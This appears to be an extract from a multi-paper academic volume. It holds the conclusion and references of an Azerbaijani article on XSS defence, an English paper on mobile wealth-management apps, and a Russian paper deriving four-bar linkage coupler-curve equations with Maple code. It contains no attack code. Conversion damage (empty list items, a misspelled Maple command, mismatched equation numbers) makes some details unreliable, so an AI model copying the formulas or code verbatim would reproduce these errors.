XSS (Cross-Site Scripting) hücumları müasir veb təhlükəsizliyi üçün ciddi təhdidlərdən biridir və məlumat sızmaları, istifadəçi məlumatlarının oğurlanması, və ya veb tətbiqlərinin manipulyasiyası kimi ciddi nəticələrə səbəb ola bilər. Bu məqalədə, XSS hücumlarının növləri, onlardan necə qorunmaq və xss hücumlarının praktiki tətbiq vektorları haqqında məlumat verilmişdir.

XSS hücumlarına qarşı müdafiə üsullarının düzgün tətbiqi, veb tətbiqlərinin təhlükəsizliyini təmin etmək üçün vacibdir. Mühüm müdafiə mexanizmləri kimi düzgün giriş təmizləmə və kodlaşdırma, Content Security Policy (CSP) tətbiqi, və müasir təhlükəsizlik vasitələrinin istifadəsi, istifadəçi məlumatlarının qorunmasında əhəmiyyətli rol oynayır.

Nəticə olaraq, XSS hücumlarının təsirli şəkildə qarşısını almaq üçün təhlükəsizlik mütəxəssisləri və proqramçılar müntəzəm olaraq yeni metodlar və alətlər tətbiq etməli və veb tətbiqlərinin zəifliklərini daim təhlil etməlidirlər. Bu yanaşma, veb təhlükəsizliyi sahəsində davamlı inkişaf və müsbət nəticələr əldə etməyə kömək edəcəkdir.

Ədəbiyyat siyahısı

- I. OWASP Foundation – *OWASP Top Ten: Cross-Site Scripting (XSS)*, OWASP, 2021.
- II. Grossman, J. – *XSS Attacks: Cross Site Scripting Exploits and Defense*, Syngress, 2007.
- III. Stuttard, D., Pinto, M. – *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*, Wiley, 2011.
- IV. McGraw, G. – *Software Security: Building Security In*, Addison-Wesley, 2006.

- V. Chen, S., Mao, Z. M., Wang, Y. – *Exploiting Browser Vulnerabilities: Understanding and Defending Against XSS and CSRF Attacks*, IEEE Security & Privacy, 2011.
- VI. Barth, A., Jackson, C., Mitchell, J. C. – *Securing Frame Communication in Browsers*, USENIX Security Symposium, 2008.
- VII. Lekies, S., Stock, B., Johns, M. – *25 Million Flows Later – Large-scale Detection of DOM-based XSS*, ACM Conference on Computer and Communications Security (CCS), 2013.
- VIII. Nguyen, H., Meneely, A. – *An Empirical Evaluation of XSS Detection Through Static Analysis*, IEEE Transactions on Software Engineering, 2020.
- IX. Bau, J., Mitchell, J. – *A Security Evaluation of the Chromium Browser*, IEEE Security & Privacy, 2010.
- X. OWASP XSS Prevention Cheat Sheet – <https://owasp.org/www-community/attacks/xss/>
- XI. Mozilla Developer Network (MDN) – Cross-Site Scripting (XSS) – https://developer.mozilla.org/en-US/docs/Glossary/Cross-site_scripting Accessed March 28, 2023.
- XII. Google Security Blog – XSS Vulnerabilities and Defenses – <https://security.googleblog.com> Accessed July 12, 2021.
- XIII. PortSwigger Web Security Academy – Cross-Site Scripting (XSS) – <https://portswigger.net/web-security/cross-site-scripting> Accessed April 20, 2021.

Mobile Application for E-Services in Wealth Management

Oralbek Sapar

Kazakh-British Technical University, Master's Program in Software Engineering

Abstract

The rapid development of mobile technologies and the proliferation of smartphones have considerably transformed the wealth management industry. Mobile applications for e-services in wealth management allow clients and financial advisors to manage portfolios, monitor market performance, and execute investment strategies in real time. This research paper examines the role of mobile applications in wealth management, focusing on service delivery, user experience, and security. It analyzes the key features and benefits of mobile wealth management applications, explores the challenges of design and implementation, and discusses best practices. The paper concludes with a forward-looking perspective on how these applications will evolve in the era of digital transformation.

1. Introduction

The wealth management sector has traditionally relied on face-to-face consultations and paper-based documentation. However, growing digitization and rapid technological advances have shifted focus toward delivering personalized financial services online. In response to an increasingly tech-savvy clientele, financial institutions are now emphasizing mobile applications that serve as comprehensive platforms to manage investment portfolios, request support, and receive real-time updates on markets and economic conditions.

Mobile e-services offer the possibility of 24/7 access to financial data, streamlined portfolio rebalancing, and secure transaction processing. The immense convenience of having all investment information at one's fingertips strengthens customer engagement and fosters trust. While the adoption of mobile technology in wealth management is still evolving, it has already demonstrated the potential to enhance transparency, improve customer satisfaction, and reduce operational costs for financial institutions.

This paper aims to explore the current landscape of mobile applications in wealth management, addressing the benefits, challenges, and best practices of implementing e-services on smartphones. It provides insights into how mobile applications impact client-advisor interactions, user experiences, and investment decisions. Finally, it looks at future developments and potential innovations in this dynamic field.

2. Background

2.1 Growth of Digital Financial Services

Over the last decade, the financial services sector has been profoundly transformed by digital technologies. According to data from the World Bank and global consulting firms, more than 60% of financial transactions, including payments, transfers, and investments, now take place through electronic channels rather than branch-based systems (Deloitte, 2019). This digital evolution has helped reduce transaction times, increase transparency, and expand access to financial products. Traditional investment services historically required multiple layers of middlemen—brokers, bankers, and wealth advisors—resulting in high costs and slow decision-making. Digitization has eliminated many of these inefficiencies, allowing institutional and retail clients to access

investments quickly via online platforms. These platforms now increasingly take the form of mobile apps, enabling even broader consumer participation in financial markets.

2.2 Mobile Penetration and Wealth Management

Smartphone penetration is now at an all-time high worldwide, with over six billion active smartphones globally (GSMA, 2021). This universal reach provides an ideal channel for delivering e-services in the wealth management space. Mobile devices offer unique capabilities such as biometric security and geolocation data, enhancing both the user experience and system security. Wealth management professionals can use mobile apps to stay updated on emerging market trends, track client portfolios, and securely share crucial financial information with clients. For investors, mobile e-services provide a convenient interface for checking portfolio performance, receiving instant notifications on trades or changes in asset values, and setting up automated investment strategies. Additionally, new features like robo-advisors are seamlessly integrated into mobile apps, providing algorithm-driven portfolio management at lower costs

3. Methodology

To understand the role and benefits of mobile applications for e-services in wealth management, this research adopts a qualitative approach based on three core methods:

1. **Literature Review:** Examination of academic journals, industry research, and regulatory reports. The review provides a conceptual foundation of mobile application features, security issues, and digital transformation in finance.
- 2.
3. **Case Study Analysis:** Investigation of three major mobile wealth management apps currently on the market, assessing factors such as user experience (UX), feature sets, and security protocols. These case studies draw on publicly available information from financial institutions' websites and app stores.
- 4.
5. **Expert Interviews:** Semistructured interviews with financial advisors, application developers, and fintech professionals. These interviews yield insights on best practices, pitfalls, and future perspectives in mobile wealth management app development.
- 6.

Through these methods, the research identifies key drivers that shape mobile wealth management applications and pinpoints the factors that influence client adoption and satisfaction.

4. Key Features of Mobile Wealth Management Applications

4.1 Portfolio Management and Analysis

One of the core components of a mobile wealth management app is portfolio management. Users can view the composition of their portfolios, monitor gains and losses, and analyze asset allocation. Common functionalities include:

- **Portfolio Visualization:** Graphical dashboards to see distribution across stocks, bonds, mutual funds, and alternative investments.
-
- **Performance Tracking:** Real-time tracking of returns, benchmark comparisons, and historical performance data.
-
- **Research Tools:** News updates, integrated analysis, and investment screening tools that feed into buy/sell decisions.
-

4.2 Transaction Execution

Clients can conduct transactions anywhere and anytime. This functionality encompasses:

- **Order Placement:** Buy and sell orders for stocks, bonds, and other securities with various order types (market, limit, stop-loss).
-
- **Automated Transactions:** Pre-set instructions or “robo-advisory” algorithms can automatically rebalance portfolios based on user-defined thresholds or changing market conditions.
-
- **Fund Transfers:** Ability to move funds between linked accounts instantly or schedule recurring transfers for systematic investing.
-

4.3 Client Communication and Advising

Mobile wealth management apps can integrate various communication channels, such as chatbots, direct messaging, and secure video calls, to facilitate interaction between clients and advisors.

- **Push Notifications:** Alerts on market changes, upcoming events, or threshold-based triggers (e.g., a stock dropping below a certain price).
-
- **Secure Messaging:** Encrypted channels for exchanging documents (e.g., account statements or tax forms) and responding to client queries.
-
- **Virtual Advisory Sessions:** Live sessions through video calls or chat for personalized advice, enabling seamless advisor-client interaction without physical meetings.
-

4.4 Personalization and Robo-Advisory Services

Mobile apps often employ machine learning and artificial intelligence (AI) to deliver personalized insights and recommendations. Robo-advisors use algorithmic-driven strategies to construct portfolios based on client-specific objectives, risk tolerance, and time horizon. The ongoing optimization allows novice and experienced investors to stay aligned with optimal asset allocations without constant manual oversight.

4.5 Security and Compliance Features

Security is fundamental for any financial application. To address strict regulatory requirements, mobile wealth management apps integrate several security measures:

- **Multi-Factor Authentication (MFA):** Biometrics (fingerprint, facial recognition), SMS confirmations, or one-time passwords.
-
- **Encryption:** End-to-end encryption of all communication and data stored on the device or in the cloud.
-
- **Secure Data Storage:** Robust back-end systems to ensure user data confidentiality and compliance with regulatory frameworks like GDPR and PCI DSS.
-
- **Regulatory Compliance:** Built-in functionalities that ensure transaction reporting, client data privacy, and audit trails for financial services authorities.
-

5. Benefits of Mobile E-Services in Wealth Management

5.1 Increased Accessibility

Wealth management apps provide clients with 24/7 access to portfolio information, which reduces dependence on physical branch visits. This is particularly valuable for time-sensitive transactions in volatile markets or for clients located in remote areas.

5.2 Real-Time Decision-Making

Real-time market feeds and analytics enable clients and advisors to make timely, informed decisions. Instant notifications about market fluctuations help investors capitalize on short-term opportunities or mitigate potential risks.

5.3 Cost Efficiency

By automating many administrative tasks—such as data entry, reporting, and portfolio rebalancing—mobile apps help wealth managers cut operational costs. Robo-advisory services, in particular, deliver algorithmic-driven advice at significantly lower fees than traditional models.

5.4 Enhanced Client Engagement and Satisfaction

Immediate access to financial data, coupled with interactive features such as chatbots, calculators, and personalized research, fosters stronger engagement. Clients become more proactive and confident in their investment strategies, which strengthens the advisor-client relationship.

5.5 Competitive Differentiation

In a market where trust and service quality are paramount, a well-designed mobile platform can serve as a significant differentiator. Financial institutions that leverage user-friendly apps, robust security, and personalized advice gain a competitive edge, attracting tech-savvy and younger client segments.

6. Challenges and Considerations

6.1 Security and Privacy Concerns

Although mobile e-services are convenient, they introduce cyber threats and hacking vulnerabilities. Attackers may exploit weaknesses in mobile devices or intercept data during transmission. Consequently, financial institutions must prioritize robust security protocols, regular penetration testing, and user education on safe app usage.

6.2 Regulatory Compliance

Wealth management is heavily regulated. Mobile apps must adhere to Know Your Customer (KYC) rules, Anti-Money Laundering (AML) legislation, and data protection regulations (e.g., GDPR in the EU or GLBA in the US). Ensuring compliance across multiple jurisdictions adds complexity to development and maintenance.

6.3 User Experience Design

A poorly designed interface can discourage clients from adopting mobile services, especially if they are older or less tech-savvy. Striking a balance between comprehensive functionality and simplicity requires careful UX design. Overly complex dashboards or too many notifications can overwhelm users.

6.4 Technology Integration

Legacy systems within financial institutions can complicate seamless data exchange. Integration challenges may arise when synchronizing a new mobile app with existing back-end and middle-office systems. Additionally, ensuring compatibility with multiple device types and operating systems requires continuous development effort.

6.5 Data Management and Analytics

Wealth management apps generate large volumes of client data, requiring advanced data analytics capabilities and scalable databases. Without effective data management, the institutions risk suboptimal portfolio analyses, slow loading times, and storage inefficiencies.

7. Best Practices for Implementation

1. Holistic Security Strategy

2. Implement multi-factor authentication, robust encryption standards, and continuous monitoring to protect data integrity and client privacy.

3.

4. Collaborative Development

5. Foster close collaboration between app developers, financial experts, legal teams, and user-experience designers to ensure regulatory compliance and a streamlined user interface.

6.

7. Iterative Design and Testing

8. Use agile methodologies, beta testing, and user feedback loops to continually refine the application. Frequent updates maintain user interest and address evolving market needs.

9.

10. Seamless Onboarding

11. Simplify the account creation and KYC processes for new users. Encourage robust but user-friendly identity verification protocols, minimizing friction while maintaining compliance.

12.

13. Transparent Communication and Education

14. Clearly explain fees, investment risks, and platform functionalities. Provide educational resources (tutorials, FAQs, webinars) to guide users through investing concepts and technology usage.

15.

16. Scalable Infrastructure

17. Design back-end systems that can handle large volumes of data and concurrent users. Cloud-based infrastructures often offer better flexibility and cost-efficiency.

18.

8. Future Perspectives and Innovations

The pace of technological change in wealth management suggests a bright future for mobile e-services. Trends likely to shape the next generation of wealth management apps include:

1. Artificial Intelligence and Advanced Analytics

2. Enhanced AI-driven analytics and predictive modeling will deliver deeper insights into market performance, risk assessments, and individual portfolio customization.

3.

4. Voice-Enabled Services

5. Integrating voice assistants and natural language processing could allow users to retrieve account information and execute trades using simple voice commands, increasing accessibility for broader demographics.

6.

7. Blockchain-Based Security and Smart Contracts

8. Blockchain technology has the potential to further bolster security, reduce transaction times, and enhance auditability. Smart contracts could automate tasks such as dividend payments and asset transfers in a transparent, trustless manner.

9.

10. Augmented Reality (AR) and Virtual Reality (VR)

11. In the more distant future, AR/VR interfaces could offer immersive, 3D portfolio management experiences. Advisors and clients might collaborate in virtual spaces, exploring investment scenarios and stress-testing strategies in real time.
- 12.
- 13. Deeper Personalization**
14. As big data platforms collect more granular user information, wealth management apps could deliver hyper-personalized advice factoring in lifestyle habits, retirement plans, and personal values (e.g., ESG preferences).
- 15.

9. Conclusion

Mobile applications for e-services in wealth management are rapidly evolving to meet the demands of modern investors seeking convenient, transparent, and personalized financial services. By offering real-time access to market data, automated investment mechanisms, and interactive communication channels, these applications have transformed how clients and advisors collaborate on investment strategies.

However, the success of mobile e-services in wealth management hinges on robust security, stringent regulatory compliance, and effective user experience design. Institutions must confront challenges related to security vulnerabilities, data management, and compatibility with existing systems. By following best practices—emphasizing collaboration, iterative design, and transparent communication—financial institutions can unlock the full potential of mobile e-services.

Looking ahead, the continued integration of AI, blockchain, and other cutting-edge technologies will spur further innovation, making mobile wealth management platforms even more sophisticated. Ultimately, these advancements promise to democratize access to high-quality investment tools, fostering greater financial literacy and more efficient capital allocation on a global scale.

References

- Deloitte (2019). *Global Mobile Consumer Survey: US Edition*. Deloitte Insights.
-
- GSMA (2021). *The Mobile Economy 2021*. GSMA.
-
- World Bank (2018). *Global Findex Database 2017: Measuring Financial Inclusion and the Fintech Revolution*. World Bank.
-
- European Commission (2020). *Digital Finance Strategy for the EU*. European Commission.

Получение уравнения шатунной кривой (уравнения Робертса) и построение их для шарнирного четырехзвенника в системе Maple

Дракунов Юрий Михайлович

Институт механики и машиноведения. Руководитель проекта, доктор технических наук, Казахстан, Алматы

Введение. В этой работе изучен другой способ получения уравнения типа Робертса с помощью системы компьютерной алгебры Maple. Уравнения шатунных кривых являются сложными уравнениями высокого порядка. Поэтому точно или приближенно позволяют описать практически любую траекторию движения, что очень важно при решении задачи синтеза направляющих и перемещающих механизмов.

1. Решение задачи кинематического анализа. Пусть задан четырехзвенный механизм $ABCD$, шатунная точка M которого в процессе движения описывает некоторую траекторию рис.1). Основная задача состоит в определении положения механизма и построении траектории шатунной точки по полученным уравнениям. Задача является традиционной и поэтому мы постараемся в дальнейшем ее усложнить для более общего случая и более сложных схем механизмов.

Запишем векторное уравнение замкнутости контуров




Рис. 1. Шарнирный четырехзвенник с шатунной точкой M.

$$\overline{AB} = \overline{AD} + \overline{DC} + \overline{CB} \quad (1)$$

Для сокращения записи введем обозначения согласно рисунку 1

$$\overline{AB} = \vec{r}; \quad \overline{AD} = \vec{k}; \quad \overline{DC} = \vec{R}; \quad \overline{CB} = \vec{c}; \quad \overline{AM} = \vec{\rho}; \quad \overline{BM} = \vec{b}; \quad \overline{CM} = \vec{a} \quad (2)$$

Перепишем (1) в более удобной форме для исследования

$$\vec{r} - \vec{k} - \vec{R} = \vec{c} \quad (3)$$

В проекциях на координатные оси Axy имеем

$$\begin{aligned} r \cos \varphi - k - R \cos \psi &= c \cos \phi \\ r \sin \varphi - R \sin \psi &= c \sin \phi \end{aligned} \quad (4)$$

Здесь угол ϕ это угол, который образует вектор $\vec{CB} = \vec{c}$ с положительным направлением оси Ax . Искомый угол ϕ можно определить по очевидной формуле

$$\operatorname{tg} \phi = \frac{r \sin \varphi - R \sin \psi}{r \cos \varphi - k - R \cos \psi} \quad (5)$$

Из системы (4) исключим угол ϕ , для этого оба уравнения системы (4) возведем в квадрат и сложим почленно

$$-2r(R \cos \psi + k) \cos \varphi - 2rR \sin \varphi \sin \psi + 2kR \cos \psi + R^2 + k^2 + r^2 = c^2 \quad (6)$$

Перепишем (4) в компактной форме в случае, если принять за ведущее звено AB с угловой координатой, φ и определим угол ψ

$$A_\psi \sin \psi + B_\psi \cos \psi + C_\psi = 0, \quad (7)$$

где

$$A_\psi = -2rR \sin \varphi; B_\psi = 2kR - 2rR \cos \varphi; C_\psi = -2kr \cos \varphi + R^2 - c^2 + k^2 + r^2 \quad (8)$$

Для решения уравнения типа (7) есть масса способов, пример например один из них, это метод с использованием половинного аргумента искомого угла

$$\psi = 2 \arctg \left(\frac{A_\psi \pm \sqrt{A_\psi^2 + B_\psi^2 - C_\psi^2}}{B_\psi - C_\psi} \right) \quad (9)$$

Решение существует, если подкоренное выражение неотрицательно. Назовем его дискриминантом D_ψ , т.е.

$$D_\psi = A_\psi^2 + B_\psi^2 - C_\psi^2 \geq 0 \quad (10)$$

Аналогично перепишем (6) в компактной форме в случае, если принять за ведущее звено CD с угловой координатой, ψ и определим угол φ

$$A_\varphi \sin \varphi + B_\varphi \cos \varphi + C_\varphi = 0, \quad (11)$$

где

$$A_\varphi = -2rR \sin \psi; B_\varphi = 2kr - 2rR \cos \psi; C_\varphi = -2kR \cos \psi + R^2 - c^2 + k^2 + r^2 \quad (12)$$

$$\varphi = 2 \arctg \left(\frac{A_\varphi \pm \sqrt{A_\varphi^2 + B_\varphi^2 - C_\varphi^2}}{B_\varphi - C_\varphi} \right) \quad (13)$$

То же самое решение существует, если подкоренное выражение неотрицательно, т.е.

$$D_\varphi = A_\varphi^2 + B_\varphi^2 - C_\varphi^2 \geq 0 \quad (14)$$

В качестве примера рассмотрим кинематику механизма с ведущим звеном CD при следующих исходных данных

$$\begin{aligned} a &= 1; b = 0.7; \gamma = \frac{\pi}{3}; r = 1.2; R = 0.5; k = 1.2; \\ c &= \sqrt{a^2 + b^2 - 2ab \cos \gamma} = 0.8888194417; \omega = \arcsin \frac{a \sin \gamma}{c} = 1.343835249 \end{aligned} \quad (15)$$

Решение уравнений (7) и (11) осуществлялось с помощью следующей процедуры *SUT*. В конце этой процедура показан пример обращения

```

> #Решение уравнения  $A \cdot \sin(\psi) + B \cdot \cos(\psi) + C = 0$ ;  $\psi = 2 \arctan\left(\frac{A \pm \sqrt{A^2 + B^2 - C^2}}{B - C}\right)$ ;
SUT := proc(A, B, C)
local r;
r :=  $A^2 + B^2 - C^2$ ; r := sqrt(r);
2 ·  $\left[ \arctan\left(\frac{A + r}{B - C}\right), \arctan\left(\frac{A - r}{B - C}\right) \right]$ ;
end: evalf(SUT(1, 2, 1));

```

Для изображения механизма и его анимации использовалась процедура *mexR*, где *i* это номер положения или угол поворота кривошипа *CD*, а *rc* размеры шарниров.

```

> NSB := 1 :# Номер сборки
mexR := proc(i, rc := .03)
local A, D, C, B, M,  $\psi$ ,  $\phi$ ,  $\phi l$ ;

A := [0, 0]; D := [k, 0];  $\psi := \frac{i \cdot \pi}{180}$ ; C := r_M(D, R,  $\psi$ );
B := r_CL(A, C, r, c)[NSB]; if  $\gamma \neq 0$  then M := r_CL(B, C, b, a)[1]; else M := AMB(C, B, -2); fi;
 $\phi := \arctgAB(A, B)$ ;  $\phi l := \arctgAB(C, B)$ ;
mexl(A, B, rc), mexl(D, C, rc);
if  $\gamma \neq 0$  then display(%, z_ABCZ([C, B, M], rc), ArcR(B, 1.5 · rc,  $\phi l$ ,  $\omega$ )[1]);
else display(%, z_AB(B, C, rc), z_AB(B, M, rc), ArcR(B, 1.5 · rc,  $\phi l$ )[1]); fi;
end:
displav(mexR(65).iso[2..3]);

```

На рисунке 2 изображены эти механизмы в двух сборках, при угле поворота кривошипа $\psi = 65^\circ$.




Рис. 2. Две сборки механизма с данными (13) при угле поворота кривошипа $\psi = 65^\circ$

Для определения области существования механизма использовались дискриминанты D_ϕ и D_ψ . На рисунке 3 изображены графики этих функций. Как мы видим из левого графика D_ϕ на всей оси положительно, т.е. звено *CD* с углом поворота ψ является кривошипом. Из правого графика следует, что звено *AB* не может быть кривошипом, так как дискриминант D_ψ в некоторой области имеет отрицательные значения. Из решения уравнения $D_\psi = 0$ можно определить области существования коромыслового механизма. В нашем случае получаем следующие интервалы

$$D_{\psi} = -8.2944 \cos^2 \varphi + 10.59840000 \cos \varphi - 2.595600000 = 0$$

$$\text{intervals} = [0.3254505971, 1.234205626], [3.467043251, 4.375798280]$$




Рис. 3. Графики дискриминантов D_{φ} и D_{ψ}

Мы будем в основном рассматривать во первых кривошипные механизма, которые довольно часто используются на практике, а во вторых для них нет необходимости определять области существования механизма. На рисунке 4 изображены графики функции (6) в пространстве и на плоскости (ведущая координата ψ)




Рис. 4 Графики функции (6) в пространстве и на плоскости (ведущая координата ψ)

В заключении этого пункта вместо анимационной картины приведем так называемые планы положений механизма для двух сборок согласно графикам из рисунка 4. Планы положений механизма построены с интервалом $\Delta\psi = 10^\circ$ (см. рисунок 5). Траектории шатунной точки M можно так же получить по формулам

$$x_M = r \cos \varphi + b \cos(\varphi + \omega); \quad y_M = r \sin \varphi + b \sin(\varphi + \omega), \quad (16)$$

которые называются параметрическими уравнениями шатунной кривой. Траектории этой шатунной точки M можно заметить на плане положений.




Рис.5. Планы положений для двух сборок механизма

2 Получение уравнения Робертса. Запишем для шатунной точки M следующее векторное уравнение для двух цепей ABM и $ADCM$

$$\vec{\rho} = \vec{r} + \vec{b} = \vec{k} + \vec{R} + \vec{a} \quad (17)$$

Спроектируем (15) на координатные оси, после чего получим 4 уравнения

$$\begin{aligned} x &= r \cos \varphi + b \cos \beta; \quad y = r \sin \varphi + b \sin \beta; \\ x &= k + R \cos \psi + a \cos \alpha; \quad y = R \sin \psi + a \sin \alpha \end{aligned} \quad (18)$$

Исключим из первых двух уравнений системы (16) φ , получим

$$2b(y \sin \beta + x \cos \beta) = x^2 + y^2 + b^2 - r^2 \quad (19)$$

Исключим из следующих двух уравнений системы (16) ψ , аналогично получим

$$2a[y \sin \alpha + (k - x) \cos \alpha] = (k - x)^2 + y^2 + a^2 - R^2 \quad (20)$$

Подставим в это уравнение величину $\alpha = \beta + \gamma$ (внешний угол треугольника BMN равен сумме двух внутренних углов не смежных с ним), окончательно получим следующее уравнение

$$2a[y \cos \gamma + (k - x) \sin \gamma] \sin \beta + 2a[-(k - x) \cos \gamma + y \sin \gamma] \cos \beta = (k - x)^2 + y^2 + a^2 - R^2 \quad (21)$$

Решая линейную систему (17) и (19) относительно $\sin \beta$ и $\cos \beta$ получаем

$$W \sin \beta = V; \quad W \cos \beta = U; \quad \operatorname{tg}(\beta) = \frac{V}{U} \quad (22)$$

Здесь введены обозначения

